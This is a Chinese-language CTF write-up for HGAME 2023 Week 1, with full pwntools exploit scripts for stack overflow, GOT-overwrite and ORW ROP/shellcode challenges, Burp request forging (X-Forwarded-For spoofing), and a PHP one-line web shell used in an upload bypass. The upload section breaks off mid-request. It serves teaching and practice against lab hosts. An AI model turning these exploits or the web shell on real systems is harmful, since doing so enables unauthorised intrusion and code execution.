

# Week1-伊丽莎白

## pwn

### test\_nc

nc之后cat flag即可

### easy\_overflow

经典的ret2text，进入后门函数之后需要执行**exec 1>&0**

这个对于hgame的pwn可以说是经典了，从网上看到别的师傅的文章说hgame2020就有这个考点，在shell里执行该指令可以把标准输出（stdout）重定向。题目里执行了close(1),有的师傅做题不仔细没看到以为是远程的stdout烂了，其实这算是考点之一吧。

exp:

```
1 from pwn import *
2 #p=process("./vuln")
3 p=remote("week-1.hgame.lwsec.cn","30675")
4 payload=b'a'*0x18
5 payload+=p64(0x40117A)
6 p.sendline(payload)
7 p.interactive()
```

### choose\_the\_seat

考点是数组下标越界和got表覆盖技术

```

1 void __noreturn vuln()
2 {
3     unsigned int v0; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v1; // [rsp+8h] [rbp-8h]
5
6     v1 = __readfsqword(0x28u);
7     puts("Here is the seat from 0 to 9, please choose one.");
8     __isoc99_scanf("%d", &v0);
9     if ( (int)v0 > 9 )
10    {
11        printf("There is no such seat");
12        exit(1);
13    }
14    puts("please input your name");
15    read(0, &seats[16 * v0], 0x10uLL);
16    printf("Your name is ");
17    puts(&seats[16 * v0]);
18    printf("Your seat is %d\n", v0);
19    printf("Bye");
20    exit(0);
21 }

```

这里对输入的下标进行了类型转换，输入很大的数的时候经过转换会变成负数，可以绕过检验并且造成下标越界。seats的写入位置在bss段，这里考虑覆盖got。

看到程序最后会执行exit函数，那么第一次覆盖就把exit的got覆盖成vuln函数的地址，这样一来就可以做到无限循环。exit的got和seats的地址相差（-6 \* 0x10），那么只需要控制输入的下标转换为int后为-6，即输入4294967290

```

.got.plt:0000000000404010 00 00 00 00 00 00 00 00  qword_404010 dq 0
.got.plt:0000000000404018 48 41 40 00 00 00 00 00  off_404018 dq offset puts
.got.plt:0000000000404020 50 41 40 00 00 00 00 00  off_404020 dq offset setbuf
.got.plt:0000000000404028 58 41 40 00 00 00 00 00  off_404028 dq offset printf
.got.plt:0000000000404030 60 41 40 00 00 00 00 00  off_404030 dq offset read
.got.plt:0000000000404038 70 41 40 00 00 00 00 00  off_404038 dq offset __isoc99_scanf
.got.plt:0000000000404040 78 41 40 00 00 00 00 00  off_404040 dq offset exit
.got.plt:0000000000404040
.got.plt:0000000000404040

```

之后的想法是泄露libc，然后利用one\_gadget再覆盖exit一把梭，这里泄露libc基址困扰了我挺久的，最初的想法通过写入一次正常下标的seat，name那里写入puts.got，然后让程序后面自带的输出函数puts输出解析后的puts.got，也就是装载地址，但是由于输出函数只能解引用一次，意思也就是只能把下标seats解引用成输入的puts.got而不会在把puts.got解析一遍，就这样卡了好久。后来突然想到程序里不是自己有puts.got吗，如果把seats指向紧挨着puts.got的那个位置并且把八个字节塞满，避免puts输出的时候被\x00截断是不是就可以做到让程序自己解析一遍并且输出垃圾数据的时候把puts.got解析后的装载地址带出来，试了下，可行。

有了libc基址似乎一切都顺理成章，于是直接试着往exit的got表写入onegadget一把梭，然而执行one\_gadget的时候却发现寄存器内容不满足onegadget的条件。。。 （再要控制寄存器内容的话会很麻烦）

一把不行就两把，我们还有system可以用。

因为我们最终要的是system("/bin/sh"), 因此还要考虑传参, 联想到puts也是传入一个字符串做参数, 因此考虑覆盖puts的位置为system的地址, 执行了一下发现跳转成功了, 但是返回了这样一条报错

```
[DEBUG] Received 0x58 bytes:
00000000 59 6f 75 72 20 6e 61 6d 65 20 69 73 20 73 68 3a |Your| nam|e is| sh:|
00000010 20 31 3a 20 61 61 61 61 61 61 61 61 90 42 63 fc |1:| aaa|aaa| ·Bc·|
00000020 6f 7f 3a 20 6e 6f 74 20 66 6f 75 6e 64 0a 59 6f |o·:| not|foun|d·Yo|
00000030 75 72 20 73 65 61 74 20 69 73 20 2d 39 0a 42 79 |ur s| eat| is -|9·By|
00000040 65 73 68 3a 20 31 3a 20 48 65 72 65 3a 20 6e 6f |esh:| 1:| Here| : no|
00000050 74 20 66 6f 75 6e 64 0a |t fo| und·|
00000058
Your name is sh: 1: aaaaaaaa\x90Bc\xfc: not found
Your seat is -9
Byesh: 1: Here: not found
$
```

看到程序似乎直接用system前面的垃圾数据作为参数传进去了, 那么直接将那八个字节的垃圾数据改成 "/bin/sh\x00", 恰好也是八个字节, 这样就成功get shell了

但是不得不承认, 传参这一点我并不理解, 为什么会将前面的字符串作为参数传递? 我做题的时候只在乎结果了也没深入研究这个, 坐等白夜的wp(

exp:

```
1 from pwn import *
2 context(log_level='debug', arch='amd64', os='linux')
3 #p = process("./vuln")
4 p=remote("week-1.hgame.lwsec.cn", "31872")
5 elf = ELF('./vuln')
6 libc=ELF('./libc-2.31.so')
7 shellcode = shellcraft.sh()
8 puts_got=elf.got['puts']
9 puts_plt=elf.plt['puts']
10 vuln=elf.symbols['vuln']
11 rdi=0x401393
12
13 #offsets from one_gadget
14 puts_offset=0x84420
15 onegadget_offset=0xe3afe
16 print("vuln=", hex(vuln))
17
18 p.sendlineafter(b"Here is the seat from 0 to 9, please choose one.", b'4294967290')
19 p.sendafter(b"please input your name", p64(vuln))
20 p.sendlineafter(b"Here is the seat from 0 to 9, please choose one.", b'4294967287')
21 p.sendafter(b"please input your name", b'a'*8)
22 p.recvuntil("aaaaaaa")
23 #p.recvuntil(b"please input your name")
```

```

24 puts_addr = u64(p.recv(6)+b'\x00'*2)
25 print("puts_addr= ",hex(puts_addr))
26 libc_addr=puts_addr-puts_offset
27 print("libc_base=",hex(libc_addr))
28 onegadget_addr=libc_addr+onegadget_offset
29 print("onegadget=",hex(onegadget_addr))
30 system_addr = libc_addr + libc.sym.system
31 print("system=",hex(system_addr))
32
33 p.sendlineafter(b"Here is the seat from 0 to 9, please choose one.",b'4294967287
34 p.sendafter(b"please input your name", b'./bin/sh\x00'+p64(system_addr))
35
36 p.interactive()
37

```

## orw

如题，考察的是orw

```

1 ssize_t vuln()
2 {
3     char buf[256]; // [rsp+0h] [rbp-100h] BYREF
4
5     return read(0, buf, 0x130uLL);
6 }

```

vuln函数很简单就是一个栈溢出，但是溢出长度有限，结合hint得知要用栈迁移。

这道题的难点也就在这一次栈迁移上，因为要做到栈迁移就要先布置好栈，这题乍一看bss段这么短而且都写满东西了，以为无法利用，但由于“内存分配是按照页分配的，elf中可读写的部分都会映射到同一页可读写的内存里，一般bss就是位于这一页的最后一部分，也就是说这一页内存剩下的里面除去bss的，剩下的都是没人用的” (h4kuy4

因此我们可以跳转到bss结束的位置0x404090从而利用剩下的大量内存。

栈迁移的关键指令是**leave,ret**，观察程序可知vuln函数在read之后会有一次leave，ret的操作，这一个设计非常巧妙，可以让我做到一次实现在bss布置栈和跳转到我们布置好的栈。

```

.text:00000000004012C0      public vuln
.text:00000000004012C0      vuln proc near                ; CODE XREF: main+2D↓p
.text:00000000004012C0
.text:00000000004012C0      buf= byte ptr -100h
.text:00000000004012C0
.text:00000000004012C0      ; __unwind {
.text:00000000004012C0 F3 0F 1E FA      endbr64
.text:00000000004012C4 55      push    rbp
.text:00000000004012C5 48 89 E5      mov     rbp, rsp
.text:00000000004012C8 48 81 EC 00 01 00 00      sub     rsp, 100h
.text:00000000004012CF 48 8D 85 00 FF FF FF      lea     rax, [rbp+buf]
.text:00000000004012D6 BA 30 01 00 00      mov     edx, 130h          ; nbytes
.text:00000000004012DB 48 89 C6      mov     rsi, rax           ; buf
.text:00000000004012DE BF 00 00 00 00      mov     edi, 0             ; fd
.text:00000000004012E3 B8 00 00 00 00      mov     eax, 0
.text:00000000004012E8 E8 93 FD FF FF      call    _read
.text:00000000004012E8      nop
.text:00000000004012ED 90      nop
.text:00000000004012EE C9      leave
.text:00000000004012EF C3      retn
.text:00000000004012EF      ; } // starts at 4012C0
.text:00000000004012EF      vuln endp

```

注意到read的写入地址参数是由rbp+buf的偏移（原本是-100）控制的，但是因为我是懒狗，不想再思考通过传rbp同时控制参数和rsp，于是就从libc里找了一条pop rax; ret的gadget，而且溢出的量没达到上限，可以这么做。

如下这段是劫持rsp，同时跳转到read传参位置修改rax的ROP链：

```

1 payload=b'a'*0x100
2 payload+=p64(bss_addr-0x8)#rbp
3 #payload+=p64(ret)
4 payload+=p64(pop_rax_ret)
5 payload+=p64(bss_addr)
6 payload+=p64(0x4012DB)
7 payload+=p64(0)*2

```

```
Terminal

RSI 0x7ffdef507350 ← 0x6161616161616161 ('aaaaaaaa')
R8 0x50
R9 0x7f03a31b0d60 ← endbr64
R10 0x7f03a30cad3e (prctl+14) ← cmp rax, -0xfff
R11 0x246
R12 0x4010b0 (_start) ← endbr64
R13 0x7ffdef507540 ← 0x1
R14 0x0
R15 0x0
*RBP 0x404088 (completed) ← 0x0
*RSP 0x7ffdef507458 → 0x7f03a2fe1174 ← pop rax
*RIP 0x4012ef (vuln+47) ← ret

[ DISASM / x86-64 / set emulate on ]
0x4012de <vuln+30> mov edi, 0
0x4012e3 <vuln+35> mov eax, 0
0x4012e8 <vuln+40> call read@plt <read@plt>

0x4012ed <vuln+45> nop
0x4012ee <vuln+46> leave
► 0x4012ef <vuln+47> ret <0x7f03a2fe1174>
↓
0x7f03a2fe1174 pop rax
0x7f03a2fe1175 ret
↓
0x4012db <vuln+27> mov rsi, rax
0x4012de <vuln+30> mov edi, 0
0x4012e3 <vuln+35> mov eax, 0

[ STACK ]
00:0000 rsp 0x7ffdef507458 → 0x7f03a2fe1174 ← pop rax
01:0008 0x7ffdef507460 → 0x404090 ← 0x0
02:0010 0x7ffdef507468 → 0x4012db (vuln+27) ← mov rsi, rax
03:0018 0x7ffdef507470 ← 0x0
04:0020 0x7ffdef507478 ← 0x0
05:0028 0x7ffdef507480 → 0x401330 (__libc_csu_init) ← endbr64
06:0030 0x7ffdef507488 ← 0x2c373970e2155d23
07:0038 0x7ffdef507490 → 0x4010b0 (_start) ← endbr64

[ BACKTRACE ]
► f 0 0x4012ef vuln+47
f 1 0x7f03a2fe1174
```

这里可以看到第一次read之后rbp已经被覆盖成了我们控制好的值，这里是目标bss段地址-0x8，这是所有栈迁移题目中的一个注意点，因为leave指令相当于mov rsp, rbp; pop rbp，会导致传入rsp的值多出0x8，稍加控制即可

执行完这段之后就又获得了一次写入机会，而且这次写入的是ROP链，写入的位置是刚才找好的bss段附上一张call read时候的截图：

```
► 0x4012e8      <vuln+40>      call    read@plt
                fd: 0x0 (pipe:[73339])
                buf: 0x404090 ← 0x0
                nbytes: 0x130
```

那么接下来我们只要用ret2libc或者ret2syscall的知识，控制参数，调用函数就好了（orw的ROP链果然又臭又长）

然后调了一大堆东西，从open的oflag参数到read的文件描述符

调了很久，包括文件名'flag'字符串的位置，我一开始安排在目标栈的开始，但是调试的时候把open的rdi参数指向这个位置却发现无法识别到'flag'，回头指向了它自身，看上去就像字符串被吞了。这里的原因下文会讲到

最后脚本写完的时候还卡了很久因为开gdb本地能打通，但是换做远程或者本地关gdb就不行，很奇怪后来是白夜学长发现问题所在 --- read缓冲区

因为前一次send是0x120，而read长度为0x130

所以跳转到bss的时候前两行rop被跳过了

因为这俩刚好0x10然后就被塞到前面的缓冲区

然后我就往bss的payload头上加了p64(0)\*2

现在明白了是因为缓冲区的问题，以后read尽量塞满。

还学到了一点就是fd文件描述符，以前很少注意这玩意，到了orw这里不得不注意，fd默认分配三个0,1,2分别问标准输入、标准输出、标准错误。open函数成功执行时返回值是一个文件描述符即fd，由于fd是递增的，所以open完成后会返回值为3的fd，存在rax寄存器中

所以实现orw就需要把open的内容和read联系起来，read的第一个参数也是fd，通常是0，即标准输入。我们只需要把这个参数（存在rdi中）控制为3即可，而write则需要控制与read保持第二个参数为同一块缓冲区。write的fd只需控制位标准输出即可。

附上一些关键截图，

执行完leave，劫持esp，跳转到bss，stack区域已经可以看到我们布置好的ROP链：



```

R8  0x50
R9  0x7f3fe05bad60 ← endbr64
R10 0x7f3fe04d4d3e (prctl+14) ← cmp    rax, -0xfff
R11 0x246
R12 0x4010b0 (__start) ← endbr64
R13 0x7ffcadeb6fd0 ← 0x1
R14 0x0
R15 0x0
*RBP 0x0
*RSP 0x404090 → 0x401393 (__libc_csu_init+99) ← pop    rdi
*RIP 0x4012ef (vuln+47) ← ret
-----[ DISASM / x86-64 / set emulate on ]-----
0x4012de <vuln+30>      mov     edi, 0
0x4012e3 <vuln+35>      mov     eax, 0
0x4012e8 <vuln+40>      call    read@plt          <read@plt>
>
0x4012ed <vuln+45>      nop
0x4012ee <vuln+46>      leave
► 0x4012ef <vuln+47>      ret                    <0x401393>
; __libc_csu_init+99>
↓
0x401393 <__libc_csu_init+99> pop     rdi
0x401394 <__libc_csu_init+100> ret
↓
0x7f3fe03db01f          pop     rsi
0x7f3fe03db020          ret
↓
0x7f3fe04c2ce0 <open64>      endbr64
-----[ STACK ]-----
00:0000 | rsi rsp 0x404090 → 0x401393 (__libc_csu_init+99) ← pop    rdi
01:0008 |          0x404098 → 0x404138 ← 0x67616c66 /* 'flag' */
02:0010 |          0x4040a0 → 0x7f3fe03db01f ← pop    rsi
03:0018 |          0x4040a8 ← 0x0
04:0020 |          0x4040b0 → 0x7f3fe04c2ce0 (open64) ← endbr64
05:0028 |          0x4040b8 → 0x401393 (__libc_csu_init+99) ← pop    rdi
06:0030 |          0x4040c0 ← 0x3

```

调用open函数之后，其内部的syscall截图：

```

► 0x7f3fe04c2d39 <open64+89>      syscall <SYS_openat>
    fd: 0xffffffff9c
    file: 0x404138 ← 0x67616c66 /* 'flag' */
    oflag: 0x0
    vararg: 0x0
0x7f3fe04c2d3b <open64+91>      cmp     rax, -0x1000
0x7f3fe04c2d41 <open64+97>      ja      open64+248

```

open函数执行完之后rax的值（返回的fd）：



```

*RAX 0x3
RBX 0x401330 (__libc_csu_init) ← endbr64
*RCX 0x0
RDX 0x0
RDI 0xffffffff9c
RSI 0x404138 ← 0x67616c66 /* 'flag' */
R8 0x50
R9 0x7f3fe05bad60 ← endbr64
R10 0x0
R11 0x246
*R12 0x4010b0 (__start) ← endbr64
R13 0x7ffcadeb6fd0 ← 0x1
R14 0x0
R15 0x0
*RBP 0x0
*RSP 0x4040c0 ← 0x3
*RIP 0x401393 (__libc_csu_init+99) ← pop rdi

```

```

[ DISASM / x86-64 / set emulate on ]
0x4012e3 <vuln+35> mov eax, 0
0x4012e8 <vuln+40> call read@plt
>
0x4012ed <vuln+45> nop
0x4012ee <vuln+46> leave
0x4012ef <vuln+47> ret
↓
► 0x401393 <__libc_csu_init+99> pop rdi
0x401394 <__libc_csu_init+100> ret
↓
0x7f3fe03db01f pop rsi
0x7f3fe03db020 ret
↓
0x7f3fe04ce211 <qgcvt+49> pop rdx
0x7f3fe04ce212 <qgcvt+50> pop r12
[ STACK ]

```

控制了read的fd和写入地址之后，调用read，其内部的syscall：

```

► 0x7f3fe04c2fd0 <read+16> syscall <SYS_read>
    fd: 0x3 (/home/l0tus/Desktop/hgame2023/pwn/orw/flag)
    buf: 0x404140 ← 0x0
    nbytes: 0x100
0x7f3fe04c2fd2 <read+18> cmp rax, -0x1000
0x7f3fe04c2fd8 <read+24> ja read+112

```

write的syscall，这里的flag文件是我本地写的，连上远程即可打通：

```

0x7f3fe04c3075 <write+21>      syscall <SYS_write>
    fd: 0x1 (/dev/pts/2)
    buf: 0x404140 ← 'lotus{congratulations}\n'
    n: 0x100

```

exp:

```

1  from pwn import *
2  context(log_level='debug',arch='amd64',os='linux')
3  #p = process("./vuln")
4  p=remote("week-1.hgame.lwsec.cn","32027")
5  elf = ELF('./vuln')
6  libc=ELF('./libc-2.31.so')
7  puts_got = elf.got['puts']
8  puts_plt = elf.plt['puts']
9  main_addr = 0x4012F0 # main函数的地址
10 rdi_addr = 0x401393 # prop rdi;ret 地址
11 puts_offset=0x84420
12 leave_addr=0x4012EE
13 bss_addr=0x404090
14 ret=0x4012EF
15
16 #leak libc:
17 payload1 = b'A'*0x108
18 payload1 += p64(rdi_addr)
19 payload1 += p64(puts_got)
20 payload1 += p64(puts_plt) # ret to puts
21 payload1 += p64(main_addr)
22
23 p.sendlineafter("Maybe you can learn something about seccomp, before you try to
24 p.recv()
25 puts_addr = u64(p.recv(6)+b'\x00'*2)
26 libc_addr = puts_addr - puts_offset
27 print("libc_base =",hex(libc_addr))
28
29 #offsets in libc
30 pop_rax_ret=0x36174+libc_addr
31 pop_rsi_ret=0x2601f+libc_addr
32 pop_rdx_r12_ret=0x119211+libc_addr
33 syscall_ret=0x630a9+libc_addr
34 open_addr =libc_addr +libc.sym["open"]
35 read_addr =libc_addr +libc.sym["read"]
36 write_addr =libc_addr +libc.sym["write"]
37
38 #gdb.attach(p)
39 payload=b'a'*0x100

```

```

40 payload+=p64(bss_addr-0x8) #rbp
41 #payload+=p64(ret)
42 payload+=p64(pop_rax_ret)
43 payload+=p64(bss_addr)
44 payload+=p64(0x4012DB)
45 payload+=p64(0)*2
46 #payload+=p64(bss_addr)
47 #payload +=b'a'*0x10
48 p.sendafter("Maybe you can learn something about seccomp, before you try to solv
49 sleep(0.01)
50 # basic orw
51 payload = p64(rdi_addr)
52 payload += p64(0x404138) #'flag'
53 payload += p64(pop_rsi_ret)
54 payload += p64(0)
55 payload += p64(open_addr)
56
57 payload += p64(rdi_addr)
58 payload += p64(3)
59 payload += p64(pop_rsi_ret)
60 payload += p64(0x404140)
61 payload += p64(pop_rdx_r12_ret)
62 payload += p64(0x100)
63 payload += p64(0)
64 payload += p64(read_addr)
65
66 payload += p64(rdi_addr)
67 payload += p64(1)
68 payload += p64(pop_rsi_ret)
69 payload += p64(0x404140)
70 payload += p64(pop_rdx_r12_ret)
71 payload += p64(0x100)
72 payload += p64(0)
73 payload += p64(write_addr)
74 payload +=b'flag\x00\x00\x00\x00'
75 payload += p64(0)*16
76
77 p.send(payload)
78
79 p.interactive()
80

```

## Simple\_shellcode

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     init(argc, argv, envp);
4     mmap((void *)0xCAFE0000LL, 0x1000uLL, 7, 33, -1, 0LL);
5     puts("Please input your shellcode:");
6     read(0, (void *)0xCAFE0000LL, 0x10uLL);
7     sandbox();
8     MEMORY[0xCAFE0000]();
9     return 0;
10 }

```

程序很简单，往一块给出的内存空间写入shellcode，程序会把它执行。开了沙箱禁用execve，要用orw

但是由于写入长度有限，我们无法做到一次性写入整个orw的shellcode，配合hint可以得到以下思路：

先把read函数的系统调用写入内存，并且控制写入的地址（寄存器为rsi）、写入的长度（寄存器为rdx），就可以实现在执行内存的时候再进行一次read，**然后继续往下执行（这一点至关重要）**

我在写入read汇编的时候第一句是”mov rsi,rdx “，因为其实执行这段内存的指令就是call内存地址，汇编可以看到这段地址存在rdx中，因此只需要把rdx转入rsi就好。否则写0xCAFE0000的话会超出0x10的写入长度

```

mov     rdx, [rbp+buf]
mov     eax, 0
call    rdx

```

之后mov rdi,0的话是控制fd指针。至于写入长度的话其实就是rdx寄存器里的值，此时为0xCAFE0000,已经很大了就不需要再做调整了，而且注意到程序运行到这里的时候执行了mov eax,0 那么系统调用号（存在rax中）就也不需要我们自己调整了，因此调用read最简短的汇编就是mov rsi,rdx; mov rdi,0; syscall

这三句汇编的长度是0xc，这里至关重要的一点同时也是我卡了一会的一点就是执行位置。

由于我写的read函数写入地址的参数直接用了内存地址，那么orw的shellcode就会覆盖原本的read的汇编，但是由于前0xc个字节已经执行过了（原本read的位置），就会继续从0xd的位置开始执行，那么shellcode的前0xc个字节就不会被执行，因此我第一次跑起来的时候传回了一泡东西没有flag（悲解决办法就是前面加>=12个的nop，加其他指令也可以，但nop就可以无脑塞很多。

exp:

```

1 from pwn import *
2 context(log_level='debug',arch='amd64',os='linux')
3 #p = process("./vuln")
4 p=remote("week-1.hgame.lwsec.cn","32522")
5 elf = ELF('./vuln')

```

```
6 libc=ELF('./libc-2.31.so')
7 #gdb.attach(p)
8 #pwntools
9 mmap=0xCAFE0000
10
11 shellcode = '''
12     nop
13     nop
14     nop
15     nop
16     nop
17     nop
18     nop
19     nop
20     nop
21     nop
22     nop
23     nop
24     push 0x67616c66
25     mov rdi, rsp
26     xor esi, esi
27     push 2
28     pop rax
29     syscall
30     mov rdi, rax
31     mov rsi, rsp
32     mov edx, 0x100
33     xor rax, rax
34     syscall
35     mov edi, 1
36     mov rsi, rsp
37     push 1
38     pop rax
39     syscall
40     '''
41 payload_orw = asm(shellcode)
42 print("length of orw payload = ", hex(len(payload_orw)))
43
44 payload=asm('''
45     mov rsi, rdx
46     mov rdi, 0
47     syscall''')
48 print("length of payload = ", hex(len(payload)))
49
50 p.sendafter("Please input your shellcode:", payload)
51 sleep(0.01)
52 p.send(payload_orw)
```

```
53
54 p.interactive()
55
```

## Web

由于我web一窍不通，所以这几道题目做法都很笨很笨（真的很笨

### Classic Childhood Game

魔塔真是太好玩啦

我是将网页下载下来，然后修改了本地core.js中各种角色属性（开挂打起来就是爽

然后在浏览器并不能跑起来，少了很多图形文件，于是找到这个项目的github库，  
<https://github.com/Vinlic/h5-mota>，把源码下载之后把缺少的图形文件（整个res包）都按照加载的地址放到相应的加载地址（我这里是desktop），然后一路乱杀玩通了游戏弹出了flag

### Become a member

这题考的是简单的http协议

Burp Suite Professional v2022.9 - Temporary Project - l0tus

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x +

Send Cancel < >

Target: http://week-1.hgame.lwsec.cn:32177 HTTP/1

**Request**

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: week-1.hgame.lwsec.cn:32177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/105.0.5195.102 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10
```

**Response**

Pretty Raw Hex Render

请先提供一下身份证明 (Cute-Bunny) 哦

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 0

Request Cookies 0

Request Headers 7

Response Headers 5

Done

2,348 bytes | 10 millis

burpsuite抓个包，按照要求一步步发请求即可

Burp Suite Professional v2022.9 - Temporary Project - l0tus

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x +

Send Cancel < >

Target: http://week-1.hgame.lwsec.cn:32177 HTTP/1

**Request**

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: week-1.hgame.lwsec.cn:32177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Cute-Bunny
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;q=0.9
6 Cookie: code=Vidar
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: close
10
11
```

**Response**

Pretty Raw Hex Render

每一个能够成为会员的顾客们都应该持有名为Vidar的邀请码 (code)

Inspector

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 0

Request Cookies 1

Request Headers 8

Name	Value
Host	week-1.hgame.lw...
Upgrade-Insecur...	1
User-Agent	Cute-Bunny
Accept	text/html,applica...
Cookie	code=Vidar
Accept-Encoding	gzip, deflate
Accept-Language	zh-CN,zh;q=0.9
Connection	close

Response Headers 5


Done

2,386 bytes | 24 millis



## Request

Pretty Raw Hex



```
GET / HTTP/1.1
Host: week-1.hgame.lwsec.cn:32177
Upgrade-Insecure-Requests: 1
User-Agent: Cute-Bunny
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Cookie: code=Vidar
referer: bunnybunnybunny.com
x-forwarded-for: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
}
}
```

## Response

Pretty Raw Hex Render



就差最后一个本地的请求，就能拿到会员账号啦

1 x +

Send Cancel < >

Target: http://week-1.hgame.lwsec.cn:32177 HTTP/1

**Request**

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: week-1.hgame.lwsec.cn:32177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Cute-Bunny
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;q=0.9
6 Cookie: code=Vidar
7 referer: bunnybunnybunny.com
8 x-forwarded-for: 127.0.0.1
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9
11 content-type: application/json
12 Content-Length: 92
13
14 {
15   "username": "luckytoday",
16   "password": "happy123"
17 }
18 Content-Length: 21
19 Connection: close
```

**Response**

Pretty Raw Hex Render

hgame{H0w\_ArE\_Y0u\_T0day?}

**Inspector**

Request Attributes 2

Request Query Parameters 0

Request Body Parameters 0

Request Cookies 1

Request Headers 11

Name	Value
Host	week-1.hgame.lw...
Upgrade-Insecur...	1
User-Agent	Cute-Bunny
Accept	text/html,applica...
Cookie	code=Vidar
referer	bunnybunnybun...
x-forwarded-for	127.0.0.1
Accept-Encoding	gzip, deflate
Accept-Language	zh-CN,zh;q=0.9
content-type	application/json
Content-Length	92

Response Headers 5

学到的东西：


伪造本地请求：X-Forwarded-For:127.0.0.1

设置content-type为json，content-type:application/json，burp里请求头下空一行即可写数据

## Guess Who I Am

纯手王做了100道题

## Show Me Your Beauty



先随便试着传了张图片抓了个包。

根据题目描述可以上传后缀名为.php的文件。但是前端会对文件的后缀名进行检验，需要绕过

网上找了个一句话木马

```
1 <?php eval($_POST['shell']);?>
```

绕过前端检验的方法就是将其保存为后缀名为.jpg的文件

然后在网页上传的时候抓个包

	Pretty	Raw	Hex
1	POST /upload.php HTTP/1.1		
2	Host: week-1.hgame.lwsec.cn:30893		
3	Content-Length: 209		
4	Accept: */*		
5	X-Requested-With: XMLHttpRequest		
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36		
7	Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryh0lMYFyGtycPsu6w		
8	Origin: http://week-1.hgame.lwsec.cn:30893		
9	Referer: http://week-1.hgame.lwsec.cn:30893/		
